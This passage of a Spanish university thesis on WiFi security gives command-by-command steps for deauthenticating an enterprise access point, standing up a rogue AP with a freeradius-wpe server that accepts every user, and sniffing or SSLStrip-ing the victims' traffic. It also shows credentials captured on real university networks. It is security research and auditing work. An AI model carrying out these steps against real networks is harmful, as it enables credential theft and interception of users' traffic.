Para realizar el ataque de denegación de servicio utilizaremos de nuevo Aireplay-ng (igual que en el punto 6.4), el Fake AP y el servidor Radius los crearemos con Hostapd y Freeradius-wpe y el ataque de *Man in the Middle* podemos optar por Wireshark o Ettercap.

Por tanto, el esquema es similar al del ataque anterior, ya que la única diferencia es que se realiza el ataque de DoS y de *Man in the Middle*:




Figura 17: Esquema de ataque final a red empresarial

Paso 1: Ataque DoS

Una vez que hemos realizado un estudio sobre la red a atacar, podemos inutilizar el punto de acceso sabiendo su dirección MAC de igual forma que en el punto 6.3. Para ello comenzaremos poniendo nuestra tarjeta de red en modo monitor con el comando:

```
"airmon-ng start {interfaz}"
```

Con lo que ya podemos realizar el ataque al punto de acceso:

```
"aireplay-ng -0 0 -a {MAC del punto de acceso} {interfaz}"
```

Paso 2: Permitir acceso a todos los usuarios

Antes de comenzar nuestro punto de acceso hemos de cambiar la configuración del servidor Radius que vamos a crear. En este caso vamos a permitir que cualquier usuario se conecte a nuestra red, con lo que conseguimos que las víctimas no noten que la red no es la verdadera. Para ello cambiaremos dos ficheros, "clients.conf" y "users", ambos en la ruta /usr/local/etc/raddb/.

El primero de ellos sirve para especificar a qué direcciones IP sirve el servidor y especificar la clave con la que interactúa cada una de estas direcciones con el servidor Radius. En este caso utilizaremos el rango 0.0.0.0/0 para incluir todas las direcciones posibles y que este ataque sirva para cualquier red. Además, debemos asegurarnos que el secreto del campo "secret" sea el mismo que el del servidor, es decir, igual que el campo "auth_server_shared_secret" del fichero "hostapd.conf".

```
client 0.0.0.0/0 {  
    secret = testing123  
    shortname = name  
}
```

El otro fichero, "users", sirve para especificar todos los usuarios y sus contraseñas. En nuestro caso, hemos creado un usuario llamado "usuario" con clave "clave" para mostrar cómo podríamos completar este fichero en caso de que se tratara de un servidor Radius convencional. En la segunda línea definimos que por defecto todos los usuarios se acepten, independientemente de lo que introduzcan como contraseña. Sin embargo, esto puede dar problemas para la autenticación, por lo que lo mejor que se puede hacer es recolectar credenciales con el ataque del punto 7.1 y posteriormente rellenar este fichero con todos los usuarios de la red.

```
usuario Cleartext-Password := "clave"  
DEFAULT Auth-Type := Accept
```

Paso 3: Compartir conexión a internet

Con lo que hemos realizado en el punto anterior conseguimos que los usuarios se conecten a nuestra red, pero lo realizan con conectividad limitada. Es decir, no obtienen conexión a internet. En este paso vamos a ver cómo compartir esta conexión entre la interfaz en la que creamos el punto de acceso, wlan0, y una con acceso a internet, en este caso eth0 (también podríamos compartir la conexión entre wlan0 y wlan1 si disponemos de una antena WiFi). Para ello comenzamos habilitando el *IP Forwarding* con:

```
"echo 1 >> /proc/sys/net/ipv4/ip_forward"
```

A continuación utilizaremos la herramienta Iptables, que permite filtrar paquetes y realizar traducción de direcciones de red (NAT). En primer lugar vaciamos todas las reglas de filtrado que pudiera haber con los siguientes comandos:

```
"iptables -F"
```

```
"iptables -F -t nat"
```

```
"iptables -X"
```

```
"iptables -X -t nat"
```

Después introduciremos dos reglas, con las que se enmascara todo el tráfico de la interfaz eth0 y se habilita el NAT entre las dos interfaces:

```
"iptables -t nat -A POSTROUTING -o {interfaz con internet} -j MASQUERADE"
```


```
"iptables -A FORWARD -i {interfaz sin internet} -j ACCEPT"
```

Si todo ha salido bien, a los usuarios que se conecten a nuestra red no les aparecerá que tienen conectividad limitada, sino que tendrán acceso a internet.

Paso 4: Fake AP y servidor Radius

Una vez que hemos realizado los pasos anteriores podemos iniciar el servidor Radius en un terminal con el comando *"radiusd -X"*, y el punto de acceso en otro con *"hostapd hostapd.conf"*

En caso de que un usuario se conecte correctamente, en el terminal en el que hemos creado el AP nos aparecerán mensajes similares a los siguientes:



```
wlan0: AP-STA-CONNECTED 20:54:76:db:92:43
wlan0: STA 20:54:76:db:92:43 IEEE 802.1X: authorizing port
wlan0: STA 20:54:76:db:92:43 RADIUS: starting accounting session 558D78C4-000000
wlan0: STA 20:54:76:db:92:43 IEEE 802.1X: authenticated - EAP type: 25 (PEAP)
wlan0: STA 20:54:76:db:92:43 WPA: Added PMKSA cache entry (IEEE 802.1X)
```

Paso 5: Man in the Middle y sniffing de red

Si hemos realizado los cuatro primeros pasos, ya podemos realizar el ataque de *Man in the Middle* porque ya hay tráfico viajando a través de la interfaz en la que hemos creado el AP.

Podemos realizar el ataque de varias formas, la más sencilla es abrir el programa Wireshark, elegir la interfaz y aplicar los filtros que queramos (buscando cierto tipo de tráfico, con cierto origen o destino, etc.).

Incluso podemos utilizar lo que hemos visto en el punto 6.2 y utilizar SSLStrip para intentar robar credenciales en claro, dirigiendo el tráfico TCP del puerto 80 a otro puerto con el comando:

```
"iptables -t nat -A PREROUTING -i {interfaz del punto de acceso}
-p tcp --destination-port 80 -j REDIRECT --to-port {puerto SSLStrip}"
```

E iniciando el programa con:

```
"sslstrip -f -l {puerto SSLStrip} -w {nombre fichero}"
```


7.3. Pruebas en las redes de la ETSIT

Para terminar el trabajo, vamos a realizar un estudio de las redes de la escuela. En la ETSIT tenemos principalmente cinco redes: ETSIT-Eventos, InvitadosUPM, ETSIT-WLAN, WIFIUPM y eduroam. Dejando de lado las dos primeras, que son redes a las que podemos acceder sin identificarnos, nos quedan tres redes protegidas con 802.1x EAP. Para conectarnos a ellas, podemos ver en los manuales de la escuela que depende del dispositivo con el que queramos acceder, tendremos que hacerlo de una forma o de otra, en algunos casos instalando certificados.

En este caso lo realizaremos desde un terminal Android, con el que basta con elegir el método EAP y la autenticación de fase 2 e introducir tu identidad y contraseña. Para ello, nos conectaremos a la red original para ver que tenemos conexión, nos desconectaremos, crearemos el punto de acceso falso y veremos si se conecta a él o no.

En el caso de la red ETSIT-WLAN, vemos que debemos elegir PEAP como método EAP y MSCHAPv2 como autenticación de fase 2, e introducir el usuario y contraseña con los que accedemos a los ordenadores de la ciberteca. Una vez que nos hemos conectado, apagamos el WiFi y creamos el punto de acceso de igual forma que en el punto 7.1.1, cambiando el SSID por “ETSIT-WLAN”. Podemos comprobar que nuestro dispositivo se ha conectado al Fake AP, y si buscamos el archivo “freeradius-server-wpe.log” en /usr/local/var/log/radius/radacct/, podemos ver que aparece el usuario y la contraseña cifrada:

```
mschap: Mon Jul 6 17:09:17 2015
username: rruizfer12
challenge: 6a:79:e6:61:16:fa:99:4a
response: 1b:47:66:a7:5e:3d:34:c6:a8:8b:fa:ad:d7:bd:a5
john NETNTLM: rruizfer12:$NETNTLM$6a79e66116fa994a$1b4
```

En este caso el robo es un problema que no debe preocuparnos demasiado, ya que salvo que hayamos cambiado la contraseña por defecto, esta estará compuesta por minúsculas, mayúsculas y números, además de tener una longitud suficiente como para que sea difícil de obtener por un ataque de diccionario o fuerza bruta. O incluso si la obtienen, estas credenciales las podemos utilizar para poco más que utilizar los ordenadores de la ciberteca.

El verdadero problema viene con las otras dos redes: WIFIUPM y eduroam. En ambas se utiliza el método EAP TTLS, que ofrece la misma protección que TLS sin necesidad de proporcionar un certificado a cada usuario, y la autenticación de fase 2 PAP. Pero en este caso debemos proporcionar las credenciales que utilizamos en Moodle, es decir, el usuario termina en @upm.es o en @alumnos.upm.es. Hemos realizado la prueba de igual manera que la anterior: nos hemos conectado a la red, hemos comprobado que teníamos conexión, nos hemos desconectado de la red, y al iniciar el Fake AP correspondiente y conectar el dispositivo, se ha conectado al punto falso. La gran diferencia viene al abrir el archivo donde se guardan las contraseñas, donde podemos ver que ahora están **en claro**:

```
pap: Mon Jul 6 17:11:50 2015
username: ricardo.ruiz.fernandez@alumnos.upm.es
password: TFG2015
```

Este problema es bastante grave, ya que con la cantidad de puntos de acceso que poseen estas redes y la conectividad tan buena que ofrecen, los usuarios pueden pasar al lado de un Fake AP de este tipo y, al hacer sus dispositivos “roaming”, un atacante podría obtener las contraseñas en claro sin que ellos se dieran cuenta. Además, este problema se agrava al ser redes de toda la Universidad, no solo de nuestra Escuela. Por otro lado, si además de esto un usuario permaneciese dentro del área de cobertura de uno de estos puntos de acceso, podría sufrir un ataque de *Man in the Middle* como el que hemos visto en el punto 7.2.

En resumen, de las cinco redes más importantes de la escuela, hemos visto con estas pruebas que la que ofrece mayor privacidad hasta el momento es la propia de la Escuela, la red ETSIT-WLAN, y que con eduroam y WIFIUPM nuestros datos pueden correr peligro, especialmente al conectarnos desde un teléfono móvil.

8. Conclusiones

En este trabajo hemos podido ver que a pesar de ser la tecnología inalámbrica más extendida, WiFi tiene una gran desventaja: la seguridad. Hemos visto los protocolos de seguridad y las vulnerabilidades que aparecieron en cada uno, y que nuestras redes WiFi pueden sufrir varios tipos de ataques. En la parte práctica ha quedado demostrado que utilizar WEP o WPA/WPA2 con WPS activado es inseguro, ya que un atacante puede obtener la clave en minutos o en horas respectivamente. He demostrado que la mejor opción hasta el momento en redes domésticas es utilizar el protocolo de protección WPA2, con claves que utilicen tanto números como letras, que no sean palabras ni expresiones que puedan aparecer en diccionarios (para que los ataques de diccionario no surjan efecto) y que cuanto mayor sea la longitud mejor (pensando en los ataques de fuerza bruta). Además, he realizado prototipos en los que se demuestra que el verdadero problema viene cuando se combinan varios de los ataques que pueden sufrir estas redes. Por otro lado, hemos visto que las redes empresariales son bastante seguras, pero ciertos equipos como los dispositivos móviles son propensos a sufrir ataques de robos de credenciales o incluso ataques más elaborados, incluso en las redes de la ETSIT.

8.1. Valoración del trabajo

Con esto, creo que he cumplido los objetivos marcados, ya que por un lado he dado una visión general pero bastante completa de esta tecnología, poniendo énfasis en la seguridad que ofrece; y por otro lado he realizado un análisis a fondo de los ataques, cómo se realizan y en qué vulnerabilidades se basan, demostrando que muchos de ellos son sencillos de realizar para los atacantes.

En cuanto a los puntos fuertes de este trabajo, creo que es una guía muy útil para realizar auditorías en redes WiFi, ya que explica los diferentes métodos que existen para obtener las claves para cada tipo de protección y la forma de realizar otros tipos de ataques como *Man in the Middle*, Fake AP o denegación de servicio. Puede ser útil tanto para la persona que desee realizar estas pruebas en su casa, como para los que deseen comprobar la fiabilidad de una red de su empresa. Además de esto, aportamos la suficiente teoría para entender en qué se basan todos estos ataques y ser conscientes de lo que estamos realizando en cada momento. Pasando a los puntos débiles, creo que uno de los mayores problemas ha sido la falta de variedad de equipos, ya que salvo en los ataques realizados contra WPS he tenido que realizar todos los ataques con los mismos dispositivos (lo que he intentado solucionar realizando gran cantidad de pruebas). También está el hecho de no haber podido realizar pruebas sobre redes empresariales reales, por lo que el número de ataques en este tipo de redes ha sido menor y menos variado que en el caso de las redes domésticas (por ejemplo, no he podido realizar un ataque de denegación de servicio a una red de este tipo).

8.2. Líneas de continuación

Respecto a las líneas de continuación, hay un tema que me habría gustado incluir pero que no he podido por temas de tiempo y espacio, que es la forma de protegernos de estos ataques. Es decir, una vez que ya sabemos por qué sufrimos estos ataques y de qué forma, el siguiente paso sería saber cómo actuar cuando sufrimos cada uno de ellos: qué hacer para evitarlos, qué hacer para saber si estamos sufriendolos y qué hacer para detenerlos. Otras líneas de continuación podrían ser realizar estas pruebas en redes reales o investigar otros tipos de ataques que puedan sufrir los dispositivos móviles. Sin embargo, la línea más evidente es la primera que he comentado, ya que la finalidad de saber cómo atacar una red WiFi es poder defenderla.

Bibliografía

[1] ANDREU GÓMEZ, Joaquín. *Redes inalámbricas (Servicios en red)*. 1ª ed. Barcelona: Editex, 2011. 48 p.

[2] HERNÁNDEZ AQUINO, Raúl. *“Diseño, simulación y construcción de antenas tipo parche para bluetooth y WI-FI, bandas 2.4 ghz y 5.8 ghz”*. Director: Vicente Alarcón Aquino. Tesis para obtener Licenciatura en Ingeniería en Electrónica y Comunicaciones. Universidad de las Américas Puebla, México, 2008 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://catarina.udlap.mx/u_dl_a/tales/documentos/lem/hernandez_a_r/capitulo1.pdf>

[3] RODRÍGUEZ, Elisabeth. *“Evolución de las redes inalámbricas”*. *Maestros del web*. Barcelona, 2008 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.maestrosdelweb.com/evolucion-de-las-redes-inalambricas/>>

[4] DIPUTACIÓN DE BADAJOZ. *“Las tecnologías WiFi y WiMAX”*. Badajoz, 2009 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.dip-badajoz.es/agenda/tablon/jornadaWIFI/doc/tecnologias_wifi_wmax.pdf>

[5] GARCÍA-RUIZ, Jesús. *“Despliegue de redes inalámbricas”*. Universidad de Caldas (Colombia), 2014 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.academia.edu/9410313/WMAN_Wireless_Metropolitan_Area_Network_WLAN_Wireless_Local_Area_Network_Actividades_WPAN_Wireless_Personal_Area_Network_WPAN_WLAN_WMAN_WWAN_Est%C3%A1ndares>

[6] ŠIMEK, Milan et al. *“Bandwidth Efficiency of Wireless Networks of WPAN, WLAN, WMAN and WWAN”*. Brno University of Technology (República Checa), 2008 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.elektrorevue.cz/en/download/bandwidth-efficiency-of-wireless-networks-of-wpan--wlan--wman-and-wwan-1/>>

[7] SADOUGH, Seyed Mohammad-Sajad. *“A Tutorial on Ultra Wideband Modulation and Detection Scheme”* Faculty of Electrical and Computer Engineering of Teherán (Irán), 2009 [ref. de 3 de julio de 2015]. Disponible en Internet:

<https://www.google.es/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0C CIQFjAA&url=http%3A%2F%2Fwww.researchgate.net%2Fpublictopics.PublicPostFileLoader.html%3Fid%3D544215eed5a3f2d9108b461d%26key%3D7322db1c-0000-4a62-83da-082c603dde26&ei=98KWVb6BGobpUtCEg8AC&usq=AFQjCNGW_ZIoM61FZrulylvxyab5jlvsg&bvm=bv.96952980,d.d24>

[8] HWANG, Seung Ku. *“Research Direction Toward Innovative Mobile Communication Technologies”* Electronics and Telecommunications Research Institute (Corea del Sur), 2007 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.ist-winner.org/Public-Day/09-Reseaech-Direction-Korea_WINNER.pdf>

[9] UNIVERSIDAD NACIONAL ABIERTA A DISTANCIA (Colombia). Curso *“Redes y servicios telemáticos”*, cap. 2, lección 8. Colombia, 2010 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://datateca.unad.edu.co/contenidos/208017/ContLin2/leccin_8_elementos_de_una_red_inalmbtrica.html>

[10] **PILLOU, Jeff**. *“Modos de funcionamiento Wifi (802.11 o Wi-Fi)”*. CCM Benchmark Group. Francia, 2015 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://es.ccm.net/contents/791-modos-de-funcionamiento-wifi-802-11-o-wi-fi>>

[11] **GEIER, Jim**. *“802.11 Beacons Revealed”*. Ohio, 2009 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.wi-fiplanet.com/tutorials/print.php/1492071>>

[12] **MEDINA ANDRADE, Andrea Fernanda; CASTRO CALDERÓN, Oscar Iván**. *“Principales Estándares 802.11”*. Colombia, 2009 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://ieeestandards.galeon.com/aficiones1573579.html>>

[13] **PASCUAL, Juan Antonio**. *“WiFi AC, el WiFi más rápido que el cable”*. Santiago de Compostela, 2015 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://computerhoy.com/noticias/internet/wifi-ac-wifi-mas-rapido-que-cable-conoces-25517>>

[14] **BARAJAS FERNÁNDEZ, Saulo**. *“Protocolos de seguridad en redes inalámbricas”*. Madrid, 2004 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.saulo.net/pub/inv/SegWiFi-art.htm>>

[15] **LEHEMBRE, Guillaume**. *“Seguridad Wi-Fi – WEP, WPA y WPA2”*. Francia, 2006 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf>

[16] **EUIT DE TELECOMUNICACIÓN (Madrid)**. *“WiFi Protected Access (WPA)”*. Madrid, 2011 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://ingeniatic.euitt.upm.es/index.php/tecnologias/item/665-wifi-protected-access-wpa>>

[17] **CISCO SYSTEMS, INC.** *“Wired 802.1X Deployment Guide”*. California, 2011 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/TrustSec_1-99/Dot1X_Deployment/Dot1x_Dep_Guide.html>

[18] **PELLEJERO, Izaskun et al.** *“Fundamentos y aplicaciones de seguridad en redes WLAN: de la teoría a la práctica”* 1ª ed. Bilbao: Marcombo, 2006. 160 p.

[19] **ARANA, Paul**. *“Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2)”*. Perú, 2006 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf>

[20] **GONZÁLEZ, Julián**. *“Vulnerabilidad en el protocolo WiFi Protected Setup (WPS)”*. Seguridad para todos. Sevilla, 2012 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.seguridadparatodos.es/2012/01/vulnerabilidad-en-el-protocolo-wifi.html>>

[21] **BONGARD, Dominique**. *“Offline bruteforce attack on WiFi Protected Setup”*. Suiza, 2014 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf>

[22] **MIFSUD, Elvira**. “Introducción a la seguridad informática - Amenazas”. Instituto Nacional de Tecnologías Educativas y de Formación del Profesorado, Gobierno de España. España, 2012 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://recursostic.educacion.es/observatorio/web/fr/software/software-general/1040-introduccion-a-la-seguridad-informatica?start=5>>

[23] **UNIVERSIDAD DA CORUÑA**. “Fundamentos y categorías de ataques”. A Coruña, 2013 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.tic.udc.es/~nino/blog/lsi/documentos/1-categorias-ataques.pdf>>

[24] **UNIVERSIDAD AUTONÓMA (México)**. “Fundamentos de Seguridad Informática”. México, 2009 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://redyseguridad.fi-p.unam.mx/proyectos/seguridad/AtaqPasivo.php>>

[25] **GARCÍA CIYI, CARLOS**. “Hablemos de Spoofing”. Hacking Ético. España, 2010 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://hacking-etico.com/2010/08/26/hablemos-de-spoofing/>>

[26] **MARKER, Graciela**. “Tipos de Spoofing: IP Spoofing”. Informática hoy. España, 2012 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.informatica-hoy.com.ar/software-seguridad-virus-antivirus/Tipos-de-Spoofing-IP-Spoofing.php>>

[27] **RODRÍGUEZ MARTÍN, Elías**. “Envenenamiento de las tablas ARP (ARP spoofing)”. Linux GNU Blog. España, 2013 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://linuxgnublog.org/envenenamiento-de-las-tablas-arp-arp-spoofing>>

[28] **CALVO VILAPLANA, Carlos**. “Implementación de ataques basados en DNS Spoofing”. Valencia, 2012 [ref. de 3 de julio de 2015]. Disponible en Internet:

<http://www.uv.es/~montanan/redes/trabajos/DNS_Spoofing.pdf>

[29] **PRITCHETT, Willie L.; DE SMET, David** – “Kali Linux Cookbook”. 1ª ed. Estados Unidos: Packt Publishing, 2013. 260 p.

[30] **BALLOCH, Rafay** – “Ethical Hacking and Penetration Testing Guide”. 1ª ed. Estados Unidos: CRC Press, 2014. 531 p.

[31] **BONGARD, Dominique**. “WPS Insecurity” [Vídeo]. Suiza, 2014 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://video.adm.ntnu.no/pres/549931214e18d>>

[32] **Foro WiFi-Libre**. “Reaver modificado para Pixie Dust” [ref. de 3 de julio de 2015]. Disponible en Internet:

<<https://www.wifi-libre.com/topic-104-reaver-modificado-para-pixie-dust.html>>

[33] **LUEG, Lukas**. “Pyrit - First steps and tutorial” [ref. de 3 de julio de 2015]. Disponible en Internet:

<<https://code.google.com/p/pyrit/wiki/Tutorial>>

[34] **Foro Seguridad Wireless**. “LINSET 0.14 - WPA/2 Hack sin Fuerza Bruta” [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://foro.seguridadwireless.net/aplicaciones-y-diccionarios-linux/linset-0-10-wpa2-hack-sin-fuerza-bruta/>>

[35] AMADO GIMÉNEZ, Roberto. *“Dumb-Down atacando redes Wifi empresariales”*. Security Art Work. Valencia, 2014 [ref. de 3 de julio de 2015]. Disponible en Internet:

<<http://www.securityartwork.es/2014/01/13/dumb-down-atacando-redes-wifi-empresariales/>>